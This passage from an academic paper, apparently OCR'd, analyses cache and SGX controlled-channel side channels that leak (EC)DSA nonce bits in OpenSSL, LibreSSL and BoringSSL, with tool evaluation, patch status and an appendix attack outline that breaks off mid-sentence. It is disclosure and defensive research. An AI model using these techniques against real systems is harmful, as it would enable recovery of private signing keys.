


Figure 3: OpenSSL DSA leaks the topmost bit of the nonce during Euclidean inversion (V8).

zero bits. The numerator (modulus) is shifted left by the same amount of bits (modulo the word size). Normally, the nonce has the same bit length as the modulus, and the numerator also gets word-aligned. If the nonce, however, has fewer bits than the modulus, this shift operation causes the numerator `BIGNUM` to spill over to the next limb, and `top` is incremented. This will cause a `BIGNUM` resize operation. Observing such resize operations allows an attacker to distinguish nonces whose most significant bit is cleared.

To evaluate the leakage further, we generated 100 DSA keys and computed 100 DSA signatures per key. Figure 3 plots the resulting bit length of k for each of the common DSA settings $qbits \in \{160, 224, 256\}$. There is a clear separation between nonces with a zero MSB causing a resize, and "normal" nonces whose topmost bit is set. Since the modulus is chosen randomly per key, the probability of having the MSB of the nonce set is only around 30%, whereas the probability of a zero MSB is around 70%. Thus, an attacker can effectively learn approximately 0.88 bits[15] for each signature.

To exploit the vulnerability, an attacker probes for leaky resize operations in `BN_div` during the first Euclidean inversion. A simple Flush+Reload attack on the corresponding Bignum-

[13] See BoringSSL commit 12d9ed6.

[14] https://github.com/openssl/openssl/pull/9239

[15] Computed via the information entropy




Figure 4: OpenSSL DSA leaks the topmost bit of the inverse nonce after Euclidean inversion (V9).

ber allocation routines suffices, as with (V2). Since $L = 1$, a Bleichenbacher attack is needed to recover the private key.

We proposed to abandon Euclid inversion in favor of a safer method. One could either use blinding to decorrelate side-channel leakage from the nonce, or use Fermat's little theorem, as done by BoringSSL. OpenSSL decided to implement Fermat's little theorem[16] by computing $kinv = k^{q-2} \mod q$. Although we reported this vulnerability also to LibreSSL on May 17, 2019, they did not apply the patch.

Euclid Negation (V9). The Euclidean algorithm is inherently non-constant-time and leaks the number of iterations. We initially tried to correlate the number of iterations to the nonce length. By doing simulations, we found that the iterations fluctuate significantly, and cannot be used as a reliable side channel for learning the nonce length. However, when applying our automated statistical methods, our tool reported a significant correlation on the bit length of the *inverse* nonce *kinv*. In particular, the Euclidean algorithm keeps track of the inverse's sign bit and conditionally negates Y in the end as shown in Algorithm 3 line 10. We found that negation causes larger inverses on average, presenting a useful side-channel.

To visualize the leakage, we repeat the experiment from (V8). Figure 4 plots the bit length of inverse nonces *kinv*. In our experiments, negation gives a large *kinv*; however, the topmost bit is not necessarily one ($num_bits(kinv) \geq qbits - 1$). In contrast, "normal" inversion without negation causes the MSB of *kinv* to be zero, which happens in around 70% of the cases, giving 0.88 bits of leakage per signature.

This vulnerability can be exploited via a Flush+Reload attack on the leaky `BN_sub` function and only collecting signatures where no negation happens. A Bleichenbacher attack can be used to recover the actual private key.

The patch introduced in (V8) also fixes this vulnerability. LibreSSL remains vulnerable, as they did not apply this patch.

6.6 Modular Multiplication (V10)

As Bignumber primitives are not constant-time in several places [46], OpenSSL blinds[17] the actual computation of the signature s in Equation (6) to avoid leaking the private key x. This works by applying a random blinding value b, as follows:

$$b \xleftarrow{R} [1, q-1] \quad (15) \qquad s \leftarrow (bm + bxr) \mod q \quad (16)$$

$$s \leftarrow s \cdot k^{-1} \mod q \quad (17) \qquad s \leftarrow s \cdot b^{-1} \mod q \quad (18)$$

This makes leakage during addition, modular reduction, and multiplication in Equation (16) independent of the private key as well as the inverse nonce in Equation (17). Unfortunately, when LibreSSL applied the patch,[18] they swapped Equation (17) and Equation (18), causing the multiplication with *kinv* to be unprotected. In particular, the routine `BN_mul` leaks the value of `kinv->top` at various locations.

This vulnerability is conceptually the same as the small nonce vulnerability (V1), affecting the same curves listed in Table 3. It leaks whether the inverse nonce is one limb smaller than the modulus. Since leakage of the inverse nonce is equally dangerous as leakage of the nonce itself, an attacker can mount the same key recovery attack as for (V1). In response to our disclosure, LibreSSL fixed this issue.[19]

7 Evaluation

Having detailed all vulnerabilities, we now evaluate our analysis methodology as well as the leakage models.

Analysis Methodology. Investigating the leakage reports of DATA represents a chicken-and-egg problem. The results of DATA phase one cover all discovered differences (*i.e.*, potential leaks), but are tedious to analyze. Developing precise leakage models to filter those results requires an intuition about the nature of leakage, which in turn demands some manual analysis of phase one results. As described in Section 6, we concurrently followed both approaches. By manually analyzing phase one results, we gained an understanding of the libraries. Although we found vulnerabilities related to k-padding as well as (V8) that way, this task is tedious. Thus, we derived the leakage model *num_bits* which captures the bit length of k, $k+q$ and $k+2q$ to detect k-padding leaks automatically. We used the gained knowledge to search for other Bignumber-related leaks, and also included inverse nonces *kinv* in our models. Our leakage models confirmed initial results and helped us discover more Bignumber-related vulnerabilities such as (V1), (V9) and (V10). Moreover, since *num_bits* correlates with the bit length rather than the word length of the nonce, we also found leakage on a byte granularity (V6) and window granularity (V7).

The choice of library configurations and algorithm parameters is essential. E.g., we realized that (V2) does not show up for DSA-160 on a 64-bit system, while 32-bit systems leak for all parameter sets. Also, the choice of the modulus `q` is essential in causing leakage to show up. In order to confirm (V2) also for ECDSA, we analyzed all ECDSA moduli offline and

[16] The patch was introduced in OpenSSL commit `415c335`.
[17] Blinding was introduced via OpenSSL commit `7f9822a`.
[18] See LibreSSL commits `2cd28f9` and `2a937ef`.
[19] See LibreSSL commits `1f6b35b` and `159fbd1`.

Table 6: Evaluation of leakage models. Depending on the triggered vulnerabilities, differences (Diffs) found by DATA are filtered via our leakage models. The overall reduction is computed when filtering almost non-matching leaks (<1%), somewhat matching leaks (<50%), or all leaks except for perfect correlation (<100%).

Tested configuration	Vulnerabilities	Diffs	Leakage model (max. correlation)								Overall reduction Diffs vs. Leaks		
			num_bits				*hw*						
			k	$k+q$	$k+2q$	$kinv$	k	$k+q$	$k+2q$	$kinv$	<1%	<50%	<100%
LibreSSL sect131r1	(V1),(V9),(V10)	1450	**100.0%**	0.0%	0.0%	**100.0%**	7.4%	18.0%	9.4%	10.0%	90.2%	97.9%	99.0%
OpenSSL DSA-256	(V2),(V5),(V8),(V9)	663	**100.0%**	**100.0%**	**100.0%**	79.8%	0.0%	2.7%	17.8%	0.0%	23.7%	26.4%	27.5%
OpenSSL secp521r1[a]	(V6)	88	**100.0%**	0.0%	0.0%	1.5%	11.4%	20.3%	0.0%	1.8%	84.1%	94.3%	94.3%
BoringSSL secp521r1	(V7)	26	**100.0%**	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	96.2%	96.2%	96.2%
OpenSSL secp521r1	artificial leak	535	32.4%	0.0%	0.0%	8.3%	14.0%	**100.0%**	13.5%	0.0%	98.1%	99.8%	99.8%

[a] compiled with `enable-ec_nistp_64_gcc_128`

found that only Brainpool curves are vulnerable. Similarly, discovering and analyzing leakage of small nonces (V1) demanded careful investigations of (V10). Both issues depend on ECDSA curve parameters that are slightly above a word boundary, which led us to specifically testing the sect131r1 curve showing small nonces every fourth signature. Thus, we were able to find numerous instances of (V1) in the code with the help of our tool. Also, we could generalize these results to other curves. E.g., for secp521r1, the (V1) vulnerability only shows up every 512th signature on average, which cannot be easily discovered by DATA within a reasonable time.

Leakage Models. We evaluate the leakage models on OpenSSL 1.1.1, BoringSSL `chromium-stable` commit `2e0d354`, and LibreSSL 3.0.0. We used GCC 6.3.0, tested DATA phase one with 16 and phase three with 200 traces.

Table 6 summarizes our results. We benchmark different configurations to trigger all major vulnerabilities and count all potential leaks (differences, or Diffs) found by the original DATA phase one. For each implemented leakage model, we print the maximum correlation, which reveals the strongest leak found by a leakage model. To capture how often leakage models match, the last three columns represent the overall reduction of phase one when filtered by the models. In particular, we discard leaks with less correlation than the thresholds 1%, 50%, and 100%. For example, the 100% threshold only preserves leaks that fully match the model.

LibreSSL sect131r1 leaks small nonces via the *num_bits* model on k in several places with 100%. Moreover, LibreSSL uses leaky Euclidean inversion also for ECDSA, resulting in 100% leakage for $num_bits(kinv)$. Since LibreSSL does not work with so-called heap tracking of DATA phase one, it has over 1000 differences, most of which are filtered by our leakage models. Thus, the overall reduction is over 90%. Analyzing those leaks by hand would be quite tedious.

For OpenSSL DSA-256, the leaky k-padding addition (Listing 2 line 14) is captured by the *num_bits* models on $k+q$ and $k+2q$, showing 100% correlation. The corresponding leaky resize operation influences the heap layout and causes several subsequent Bignumber operations to leak via data accesses. Due to the high number of these actual data leaks, which are all instantiations of (V2) the reduction is "only" around 25%.

To trigger (V6), we compiled OpenSSL to use the optimized secp521r1 implementation. Indeed, $num_bits(k)$ shows 100% correlation during conversion of the nonce buffer and during scalar multiplication, as this implementation is also vulnerable to (V7). We also triggered (V7) for BoringSSL, showing 100% correlation. Other leakage models remain insignificant, and the overall reduction is above 96%.

The Hamming weight model *hw* did not show high correlation. DSA uses fixed window multiplication rather than square-and-multiply, for which *hw* is designed. ECDSA uses a blinded double-and-add by default, for which *hw* applies. However, the actual computation does not leak. To test the correctness of *hw*, we artificially introduced a conditional code execution during double-and-add, leaking the current nonce bit. Indeed, *hw* shows 100% on the padded nonce $k+q$.

8 Discussion

Proper tool support significantly improves side-channel analysis and facilitates discovery of unknown weaknesses. However, tools do not fully discharge an analyst from thorough investigations. Knowledge of the nature of expected leakage is required to leverage tool support and interpret the results. Yet, we believe this is a valuable path to follow.

The process of vulnerability patching has been tedious in the past, as evidenced by numerous issues involving the `BN_FLG_CONSTTIME` flag [23, 24, 55]. Also, patching of (V2) introduced new leakage in OpenSSL (V4) and LibreSSL (another instance of (V2) for ECDSA). We believe this is due to a lack of practical tools for developers to test their patches thoroughly. Luckily, our tool uncovered both issues with little effort. Also, regression testing with respect to already discovered leakage is promising in this regard [25].

While most OpenSSL vulnerabilities were patched or are in the patching process, the issues (V1) and (V5) related to minimal Bignumbers (`top`) remain unpatched. The OpenSSL team decided to target a fix in version 3.0, as it requires a major redesign of their Bignumber primitives. According to [19], reworking Bignumber arithmetic in BoringSSL prior to this work took between one and two months. While BoringSSL immediately fixed (V7), LibreSSL only fixed (V10),

and (V2) partially. We also were in contact with the vendors of libgcrypt, fixing (V2), and the ring library, fixing (V7) in their code, without further in-depth analysis.

Due to a change in their security policy in May 2019, OpenSSL does not consider Flush+Reload attacks in their threat model anymore, since they are mounted on the *same physical system* [41]. We see this downgrading questionable, as it not only tempers efforts to analyze OpenSSL's side-channel security but also undermines software relying on the previous threat model. For example, Intel SGX SSL [18] faces adversarial code on the *same physical system* by design. Also, vendors notified of (V2) by the CVE system were not notified of the equally dangerous (V1) due to this policy update.[20]

In the long term, more compiler support with respect to side-channels is needed [49]. As of today, compilers might optimize constant-time code in a way that re-introduces side-channel leakage. Thus, a notion of side-channel invariants like constant-time guarantees is needed on a language level.

9 Conclusion

In this work, we showed that nonce leakage is far from being abandoned and requires attention both from academia and practitioners. For our systematic study, we extended the DATA framework to detect nonce leakage and developed an easy-to-use GUI. We found that having an intuitive GUI representation of the discovered leakage is imperative for productive analysis of complex reports. E.g., it helped us to easily determine whether a leaky function deeply nested in the call stack is given public or secret input. The visualization of leakage model results furthermore helped to identify hotspots, especially if the number of potential leaks is large.

For OpenSSL and LibreSSL, we found numerous side-channel vulnerabilities leaking secret (EC)DSA nonce bits that allow full key recovery in many cases. They mostly result from weaknesses in the underlying Bignumber implementation. We open-source our tools to help developers embrace and include them in their development and patching process.

Acknowledgments

We thank our reviewers and our shepherd, Deian Stefan, for their helpful feedback. This work has been supported by the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia, via the competence center Know-Center (grant number 844595), which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, and Styria, and via the project ESPRESSO, which is funded by the province of Styria and the Business Promotion Agencies of Styria and Carinthia.

[20] https://www.cvedetails.com/cve/CVE-2018-0734/

References

[1] Alejandro Cabrera Aldaya, Cesar Pereida García, Luis Manuel Alvarez Tapia, and Billy Bob Brumley. Cache-Timing Attacks on RSA Key Generation. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2019:213–242, 2019.

[2] Thomas Allan, Billy Bob Brumley, Katrina E. Falkner, Joop van de Pol, and Yuval Yarom. Amplifying side channels through performance degradation. In *Annual Computer Security Applications Conference – ACSAC'16*, pages 422–435. ACM, 2016.

[3] Diego F. Aranha, Pierre-Alain Fouque, Benoît Gérard, Jean-Gabriel Kammerer, Mehdi Tibouchi, and Jean-Christophe Zapalowicz. GLV/GLS Decomposition, Power Analysis, and Attacks on ECDSA Signatures with Single-Bit Nonce Bias. In *Advances in Cryptology – ASIACRYPT'14*, volume 8873 of *LNCS*, pages 262–281. Springer, 2014.

[4] László Babai. On lovász'lattice reduction and the nearest lattice point problem. *Combinatorica*, 6(1):1–13, 1986.

[5] Mihir Bellare, Shafi Goldwasser, and Daniele Micciancio. "Pseudo-Random" Number Generation Within Cryptographic Algorithms: The DDS Case. In *Advances in Cryptology – CRYPTO'97*, volume 1294 of *LNCS*, pages 277–291. Springer, 1997.

[6] Naomi Benger, Joop van de Pol, Nigel P. Smart, and Yuval Yarom. "Ooh Aah... Just a Little Bit" : A Small Amount of Side Channel Can Go a Long Way. In *Cryptographic Hardware and Embedded Systems – CHES'14*, volume 8731 of *LNCS*, pages 75–92. Springer, 2014.

[7] David Benjamin. BIGNUM code is not constant-time due to bn_correct_top, 2018. OpenSSL issue #6640, https://github.com/openssl/openssl/issues/6640.

[8] Daniel J. Bernstein, Joachim Breitner, Daniel Genkin, Leon Groot Bruinderink, Nadia Heninger, Tanja Lange, Christine van Vredendaal, and Yuval Yarom. Sliding Right into Disaster: Left-to-Right Sliding Windows Leak. In *Cryptographic Hardware and Embedded Systems – CHES'17*, volume 10529 of *LNCS*, pages 555–576. Springer, 2017.

[9] Daniel Bleichenbacher. On the generation of one-time keys in DL signature schemes. In *Presentation at IEEE P1363 working group meeting*, page 81, 2000.

[10] Dan Boneh and Ramarathnam Venkatesan. Hardness of Computing the Most Significant Bits of Secret Keys in Diffie-Hellman and Related Schemes. In *Advances*

in Cryptology – CRYPTO'96, volume 1109 of *LNCS*, pages 129–142. Springer, 1996.

[11] Dan Boneh and Ramarathnam Venkatesan. Rounding in Lattices and its Cryptographic Applications. In *Symposium on Discrete Algorithms – SODA'97*, pages 675–681. ACM/SIAM, 1997.

[12] Jurjen N. Bos and Matthijs J. Coster. Addition Chain Heuristics. In *Advances in Cryptology – CRYPTO'89*, volume 435 of *LNCS*, pages 400–407. Springer, 1989.

[13] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In *Workshop on Offensive Technologies – WOOT'17*. USENIX Association, 2017.

[14] Joachim Breitner and Nadia Heninger. Biased nonce sense: Lattice attacks against weak ECDSA signatures in cryptocurrencies. In *Financial Cryptography – FC'19*, 2019.

[15] Billy Bob Brumley and Risto M. Hakala. Cache-Timing Template Attacks. In *Advances in Cryptology – ASIACRYPT'09*, volume 5912 of *LNCS*, pages 667–684. Springer, 2009.

[16] Billy Bob Brumley and Nicola Tuveri. Remote Timing Attacks Are Still Practical. In *European Symposium on Research in Computer Security – ESORICS'11*, volume 6879 of *LNCS*, pages 355–371. Springer, 2011.

[17] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control. In *System Software for Trusted Execution – SysTEX*, pages 4:1–4:6. ACM, 2017.

[18] Intel Corporation. Using the Intel Software Guard Extensions (Intel SGX) SSL Library. https://software.intel.com/en-us/sgx/resource-library, 2017.

[19] Paul Dale. Close side channels in DSA and ECDSA, 2019. OpenSSL Pull Request #8906, https://github.com/openssl/openssl/pull/8906.

[20] Fergus Dall, Gabrielle De Micheli, Thomas Eisenbarth, Daniel Genkin, Nadia Heninger, Ahmad Moghimi, and Yuval Yarom. CacheQuote: Efficiently Recovering Long-term Secrets of SGX EPID via Cache Attacks. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2018:171–191, 2018.

[21] Shuqin Fan, Wenbo Wang, and Qingfeng Cheng. Attacking OpenSSL Implementation of ECDSA with a Few Signatures. In *Conference on Computer and Communications Security – CCS'16*, pages 1505–1515. ACM, 2016.

[22] Jean-Charles Faugère, Christopher Goyet, and Guénaël Renault. Attacking (EC)DSA Given Only an Implicit Hint. In *Selected Areas in Cryptography – SAC'12*, volume 7707 of *LNCS*, pages 252–274. Springer, 2012.

[23] Cesar Pereida García and Billy Bob Brumley. Constant-Time Callees with Variable-Time Callers. In *USENIX Security'17*, pages 83–98. USENIX Association, 2017.

[24] Cesar Pereida García, Billy Bob Brumley, and Yuval Yarom. "Make Sure DSA Signing Exponentiations Really are Constant-Time". In *Conference on Computer and Communications Security – CCS'16*, pages 1639–1650. ACM, 2016.

[25] Iaroslav Gridin, Cesar Pereida García, Nicola Tuveri, and Billy Bob Brumley. Triggerflow: Regression Testing by Advanced Execution Path Inspection. In *Detection of Intrusions and Malware & Vulnerability Assessment – DIMVA'19*, volume 11543 of *LNCS*, pages 330–350. Springer, 2019.

[26] Martin Hlavác and Tomás Rosa. Extended Hidden Number Problem and Its Cryptanalytic Applications. In *Selected Areas in Cryptography – SAC'06*, volume 4356 of *LNCS*, pages 114–133. Springer, 2006.

[27] Nick Howgrave-Graham and Nigel P. Smart. Lattice Attacks on Digital Signature Schemes. *Des. Codes Cryptography*, 23:283–290, 2001.

[28] Simon Josefsson and Ilari Liusvaara. Edwards-Curve Digital Signature Algorithm (EdDSA), 2017. Request for Comments: 8032.

[29] Cameron F Kerry and Patrick D Gallagher. Digital signature standard (DSS); FIPS pub 186-4. *Information Technology Laboratory, National Institute of Standards and Technology: Gaithersburg, MD, USA*, 2013.

[30] Paul C. Kocher. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In *Advances in Cryptology – CRYPTO'96*, volume 1109 of *LNCS*, pages 104–113. Springer, 1996.

[31] Boris Köpf, Laurent Mauborgne, and Martín Ochoa. Automatic Quantification of Cache Side-Channels. In *Computer Aided Verification – CAV'12*, volume 7358 of *LNCS*, pages 564–580. Springer, 2012.

[32] Adam Langley. ctgrind: Checking that Functions are Constant Time with Valgrind. https://github.com/agl/ctgrind.

[33] Arjen Klaas Lenstra, Hendrik Willem Lenstra, and László Lovász. Factoring polynomials with rational coefficients. *Mathematische Annalen*, 261(4):515–534, 1982.

[34] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In *Security and Privacy – S&P'15*, pages 605–622. IEEE Computer Society, 2015.

[35] Elke De Mulder, Michael Hutter, Mark E. Marson, and Peter Pearson. Using Bleichenbacher"s Solution to the Hidden Number Problem to Attack Nonce Leaks in 384-Bit ECDSA. In *Cryptographic Hardware and Embedded Systems – CHES'13*, volume 8086 of *LNCS*, pages 435–452. Springer, 2013.

[36] Elke De Mulder, Michael Hutter, Mark E. Marson, and Peter Pearson. Using Bleichenbacher's solution to the hidden number problem to attack nonce leaks in 384-bit ECDSA: extended version. *J. Cryptographic Engineering*, 4:33–45, 2014.

[37] David Naccache, Phong Q. Nguyen, Michael Tunstall, and Claire Whelan. Experimenting with Faults, Lattices and the DSA. In *Public Key Cryptography – PKC'05*, volume 3386 of *LNCS*, pages 16–28. Springer, 2005.

[38] Phong Q. Nguyen and Igor E. Shparlinski. The Insecurity of the Digital Signature Algorithm with Partially Known Nonces. *J. Cryptology*, 15:151–176, 2002.

[39] Phong Q. Nguyen and Igor E. Shparlinski. The Insecurity of the Elliptic Curve Digital Signature Algorithm with Partially Known Nonces. *Des. Codes Cryptogr.*, 30:201–217, 2003.

[40] Phong Q. Nguyen and Jacques Stern. Lattice Reduction in Cryptology: An Update. In *International Algorithmic Number Theory Symposium – ANTS'00*, volume 1838 of *LNCS*, pages 85–112. Springer, 2000.

[41] OpenSSL. Security policy, 2019. https://www.openssl.org/policies/secpolicy.html (Accessed 26/07/2019).

[42] Colin Percival. Cache Missing for Fun and Profit, 2005. Available online at http://daemonology.net/hyperthreading-considered-harmful/.

[43] Andy Polyakov. Improve ECDSA sign by 30-40%, 2018. OpenSSL Pull Request #5001, https://github.com/openssl/openssl/pull/5001#discussion_r159935593.

[44] Thomas Pornin. Deterministic Usage of the Digital Signature Algorithm (DSA) and Elliptic Curve Digital Signature Algorithm (ECDSA), 2013. Request for Comments: 6979.

[45] Oscar Reparaz, Josep Balasch, and Ingrid Verbauwhede. Dude, is my code constant time? In *Design, Automation & Test in Europe – DATE'17*, pages 1697–1702. IEEE, 2017.

[46] Keegan Ryan. Return of the Hidden Number Problem. A Widespread and Novel Key Extraction Attack on ECDSA and DSA. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2019:146–168, 2019.

[47] Claus-Peter Schnorr. Efficient Identification and Signatures for Smart Cards. In *Advances in Cryptology – CRYPTO'89*, volume 435 of *LNCS*, pages 239–252. Springer, 1989.

[48] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *Detection of Intrusions and Malware & Vulnerability Assessment – DIMVA'17*, volume 10327 of *LNCS*, pages 3–24. Springer, 2017.

[49] Laurent Simon, David Chisnall, and Ross J. Anderson. What You Get is What You C: Controlling Side Effects in Mainstream C Compilers. In *IEEE European Symposium on Security and Privacy – EURO S&P'18*, pages 1–15. IEEE, 2018.

[50] Eran Tromer, Dag Arne Osvik, and Adi Shamir. Efficient Cache Attacks on AES, and Countermeasures. *J. Cryptology*, 23:37–71, 2010.

[51] Joop van de Pol, Nigel P. Smart, and Yuval Yarom. Just a Little Bit More. In *Topics in Cryptology – CT-RSA'15*, volume 9048 of *LNCS*, pages 3–21. Springer, 2015.

[52] Shuai Wang, Yuyan Bao, Xiao Liu, Pei Wang, Danfeng Zhang, and Dinghao Wu. Identifying Cache-Based Side Channels through Secret-Augmented Abstract Interpretation. *CoRR*, abs/1905.13332, 2019.

[53] Shuai Wang, Pei Wang, Xiao Liu, Danfeng Zhang, and Dinghao Wu. CacheD: Identifying Cache-Based Timing Channels in Production Software. In *USENIX Security'17*, pages 235–252. USENIX Association, 2017.

[54] Samuel Weiser, Raphael Spreitzer, and Lukas Bodner. Single Trace Attack Against RSA Key Generation in Intel SGX SSL. In *Asia Conference on Computer and Communications Security – AsiaCCS*, pages 575–586. ACM, 2018.

[55] Samuel Weiser, Andreas Zankl, Raphael Spreitzer, Katja Miller, Stefan Mangard, and Georg Sigl. DATA - Differential Address Trace Analysis: Finding Address-based Side-Channels in Binaries. In *USENIX Security'18*, pages 603–620. USENIX Association, 2018.

[56] Jan Wichelmann, Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. MicroWalk: A Framework for Finding Side Channels in Binaries. In *Annual Computer Security Applications Conference – ACSAC'18*, pages 161–173. ACM, 2018.

[57] David Wong. Timing and Lattice Attacks on a Remote ECDSA OpenSSL Server: How Practical Are They Really? *IACR Cryptology ePrint Archive*, 2015:839, 2015.

[58] Yuan Xiao, Mengyuan Li, Sanchuan Chen, and Yinqian Zhang. STACCO: Differentially Analyzing Side-Channel Traces for Detecting SSL/TLS Vulnerabilities in Secure Enclaves. In *Conference on Computer and Communications Security – CCS'17*, pages 859–874. ACM, 2017.

[59] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In *Security and Privacy – S&P'15*, pages 640–656. IEEE Computer Society, 2015.

[60] Yuval Yarom and Naomi Benger. Recovering OpenSSL ECDSA Nonces Using the FLUSH+RELOAD Cache Side-channel Attack. *IACR Cryptology ePrint Archive*, 2014:140, 2014.

[61] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security'14*, pages 719–732. USENIX Association, 2014.

[62] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A Timing Attack on OpenSSL Constant Time RSA. In *Cryptographic Hardware and Embedded Systems – CHES'16*, volume 9813 of *LNCS*, pages 346–367. Springer, 2016.

[63] Andreas Zankl, Johann Heyszl, and Georg Sigl. Automated Detection of Instruction Cache Leaks in Modular Exponentiation Software. In *Smart Card Research and Advanced Applications – CARDIS'16*, volume 10146 of *LNCS*, pages 228–244. Springer, 2016.

[64] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In *Conference on Computer and Communications Security – CCS'12*, pages 305–316. ACM, 2012.

A DATA GUI

Figure 5 shows the DATA GUI. It consists of several views: The left side sorts all leaks according to their call stack (top) and library (middle). Moreover, it shows for each function the number of data (D) and control-flow (CF) leaks as well as the maximum correlation with the leakage models in percent. One can see several other potential (false-positive) leaks which do not correlate with any of the predefined leakage-models. The center box gives a list of data and control-flow leaks for the selected function. The right side highlights leaks in the disassembly and the source code, if available, which is crucial for the analysis. The summary tab on the bottom left gives details about a particular leak, including correlations for various leakage models. Also, it allows the analyst to comment and rate leaks for documentation and communication purposes. Clickable elements and the synchronization of different views help to quickly navigate through complex reports.

```
1 int BN_is_bit_set(const BIGNUM *a, int n) {
2     ...
3     if (a->top <= i)
4         return 0;
5     return (int)(((a->d[i]) >> j) & ((BN_ULONG)1));
```

Listing 4: OpenSSL k-padding leaks `k->top` (V5).

B SGX Controlled-Channel Attack on (V5)

Fixing some of our reported vulnerabilities demand significant changes to the code base. For example, k-padding (V2) was fixed in OpenSSL, while the underlying problem of minimal Bignumbers still persists until OpenSSL has reworked the Bignumber implementation. Below, we show how to exploit residual leakage via the k-padding top vulnerability (V5).

During k-padding, `BN_is_bit_set` is called with the intermediate nonce buffer `l`, as shown in Listing 2 line 18. If `l->top` is smaller than `q_bits`, this causes an early abort in Listing 4 line 4. In order to exploit this leakage, an attacker needs to detect whether or not line 5 is executed.

While Flush+Reload might not work due to the small amount of leaky code, we demonstrate a controlled-channel attack [59] on an SGX enclave running the vulnerable DSA sign operation from the SGX SSL library [18]. Controlled-channel attacks detect individual memory accesses on a page granularity, be it code or data. Since the vulnerable function is likely on a single *code* page, probing this page does not suffice. Although more elaborate techniques to single-step enclave execution exist [17], we distinguish whether line 5 accesses the *data* page covering buffer `a->d`.

For the attack, we need to trace execution to the vulnerable k-padding. We do this with the SGX-Step framework [17] without using its single-stepping functionality. We unmap all relevant enclave code pages on which the following functions reside: `dsa_do_sign`, `BN_generate_dsa_nonce`, `BN_MONT_CTX_set_locked`, `BN_add`, and `BN_is_bit_set`. As soon as one of those pages is fetched by the enclave, a page fault is triggered, which we capture in user space via a custom signal handler. Then, we selectively enable only the faulted page until we hit the vulnerable `BN_is_bit_set` function. Now we also unmap the data page holding the nonce buffer `a->d`. If the next step throws a page fault on `a->d`, we know that line 5 has been executed. If not, we know that the

